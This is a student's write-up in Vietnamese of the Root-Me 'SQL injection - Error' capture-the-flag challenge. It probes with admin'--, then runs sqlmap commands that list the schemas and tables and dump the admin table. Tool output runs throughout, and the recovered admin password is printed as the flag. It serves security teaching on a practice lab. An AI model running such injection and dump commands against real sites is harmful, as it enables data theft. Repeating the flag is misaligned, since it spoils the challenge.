

BÀI TẬP CTF

Bảo mật web và ứng dụng – NT213.M21.ANTN

Giảng viên hướng dẫn: *Đỗ Hoàng Hiên*

Sinh viên thực hiện: *19520199 – Lê Tôn Nhân*

Challenge 7: SQL injection - Error (level medium)

Link challenge: <https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-Error>

- Thử thách yêu cầu ta lấy mật khẩu của admin

SQL injection - Error

40 Points 

Exploiting SQL error

Author

sambecks, 4 March 2015


Level ?




Statement

Retrieve administrator's password.


- Truy cập vào thử thách, ta được trang web gồm 2 tab là Authentication và Contents.



- Ở tab Authentication thực hiện việc login với account là admin'-- password là 1 thì chỉ xuất hiện dòng **login failed**



- Ở tab Contents ta thử thêm ký tự ' ở cuối URL để kiểm tra thì phát hiện ra lỗi



- Vậy ta có thể khai thác sqli tại đây được. Sử dụng sqlmap để khai thác với url với đối số -u (tham khảo về sqlmap [sql-injection-sqli-sqlmap](#)).
- Ta dùng lệnh **sqlmap -u "http://challenge01.root-me.org/web-serveur/ch34/?action=contents&order=ASC" --dbs** để khai thác. Trong đó sử dụng đối số --dbs để lấy dữ liệu từ database

```
(kali@kali)-[~]
$ sqlmap -u "http://challenge01.root-me.org/web-serveur/ch34/?action=contents&order=ASC" --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:13:36 /2022-04-09/

[08:13:36] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=70746a483af...2cdceef7a1'). Do you want to use those [Y/n] y
[08:13:40] [INFO] checking if the target is protected by some kind of WAF/IPS
[08:13:41] [INFO] testing if the target URL content is stable
[08:13:41] [INFO] target URL content is stable
[08:13:41] [INFO] testing if GET parameter 'action' is dynamic
[08:13:42] [INFO] GET parameter 'action' appears to be dynamic
[08:13:42] [WARNING] heuristic (basic) test shows that GET parameter 'action' might not be injectable
```

```
[08:16:26] [INFO] the back-end DBMS is PostgreSQL
web application technology: PHP, Nginx
back-end DBMS: PostgreSQL
[08:16:28] [WARNING] schema names are going to be used on PostgreSQL for enumeration as the counterpart to database names on other DBMSes
[08:16:28] [INFO] fetching database (schema) names
[08:16:29] [INFO] retrieved: 'information_schema'
[08:16:29] [INFO] retrieved: 'pg_catalog'
[08:16:29] [INFO] retrieved: 'public'
available databases [3]:
[*] information_schema
[*] pg_catalog
[*] public

[08:16:55] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/challenge01.root-me.org'
[08:16:55] [WARNING] your sqlmap version is outdated

[*] ending @ 08:16:55 /2022-04-09/
```

- Chờ khoảng 30s ta thu được kết quả, có 3 database trả về là **information_chema**, **pg_catalog** và **public**. Ở đây thì ta chỉ cần đến database public.
- Tiếp theo ta thực hiện lấy các tables trên database này bằng lệnh **sqlmap -u "http://challenge01.root-me.org/web-serveur/ch34/?action=contents&order=ASC" -D public --tables**. Trong đó đối số --table dùng để lấy tên các bảng, -D public để chỉ định lấy kết quả trong database public

```
(kali@kali)-[~]
$ sqlmap -u "http://challenge01.root-me.org/web-serveur/ch34/?action=contents&order=ASC" -D public --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:13:36 /2022-04-09/

[08:13:36] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=70746a483af...2cdceef7a1'). Do you want to use those [Y/n] y
[08:13:40] [INFO] checking if the target is protected by some kind of WAF/IPS
[08:13:41] [INFO] testing if the target URL content is stable
[08:13:41] [INFO] target URL content is stable
[08:13:41] [INFO] testing if GET parameter 'action' is dynamic
[08:13:42] [INFO] GET parameter 'action' appears to be dynamic
[08:13:42] [WARNING] heuristic (basic) test shows that GET parameter 'action' might not be injectable
```

```
[08:18:52] [INFO] the back-end DBMS is PostgreSQL
web application technology: PHP, Nginx
back-end DBMS: PostgreSQL
[08:18:52] [INFO] fetching tables for database: 'public'
[08:18:52] [INFO] retrieved: 'm3mbr35t4bl3'
[08:18:53] [INFO] retrieved: 'contents'
Database: public
[2 tables]

+-----+
| contents |
+-----+
| m3mbr35t4bl3 |
+-----+

[08:18:53] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/challenge01.root-me.org'
[08:18:53] [WARNING] your sqlmap version is outdated

[*] ending @ 08:18:53 /2022-04-09/
```

- Ta tìm được 1 bảng là **3mbr35t4bl3**
- Cuối cùng ta sử dụng lệnh **sqlmap -u "http://challenge01.root-me.org/web-serveur/ch34/?action=contents&order=ASC" -D public -T m3mbr35t4bl3 --dump** để lấy toàn bộ dữ liệu trong bảng này. Trong đó sau đối số -T là tên bảng cần lấy data, --dump để lấy toàn bộ dữ liệu từ bản này.

```
(kali@kali)-[~]
$ sqlmap -u "http://challenge01.root-me.org/web-serveur/ch34/?action=contents&order=ASC" -D public -T m3mbr35t4bl3 --dump

{1.5.10#stable}
https://sqlmap.org
```

```
Database: public
Table: m3mbr35t4bl3
[1 entry]

+-----+-----+-----+
| id | em41l_c0l | p455w0rd_c0l | us3rn4m3_c0l |
+-----+-----+-----+
| 1 | admin@localhost | 1a2BdKT5DIx3qxQN3UaC | admin |
+-----+-----+-----+

[08:20:02] [INFO] table 'public.m3mbr35t4bl3' dumped to CSV file '/home/kali/.local/share/sqlmap/output/challenge01.root-me.org/dump/public/m3mbr35t4bl3.csv'
[08:20:02] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/challenge01.root-me.org'
[08:20:02] [WARNING] your sqlmap version is outdated

[*] ending @ 08:20:02 /2022-04-09/
```

- Dựa vào kết quả ta tìm được 1 hàng có dữ liệu liên quan đến admin, và có password là 1a2BdKT5DIx3qxQN3UaC
- Nộp password vừa tìm được và ta thành công vượt qua thử thách

SQL injection - Error



40 Points

Exploiting SQL error

Author

sambecks, 4 March 2015

Level



Validations

5260 Challengers

Note

★★★★★ 269

I like

Statement

Retrieve administrator's password.

[Start the challenge](#)

1 related ressource(s)

- [FAST blind SQL Injection](#) (Exploitation - Web)

Validation

Well done, you won 40 Points

Don't forget to give your opinion on the challenge by voting ;-)

FLAG: 1a2BdKT5DIx3qxQN3UaC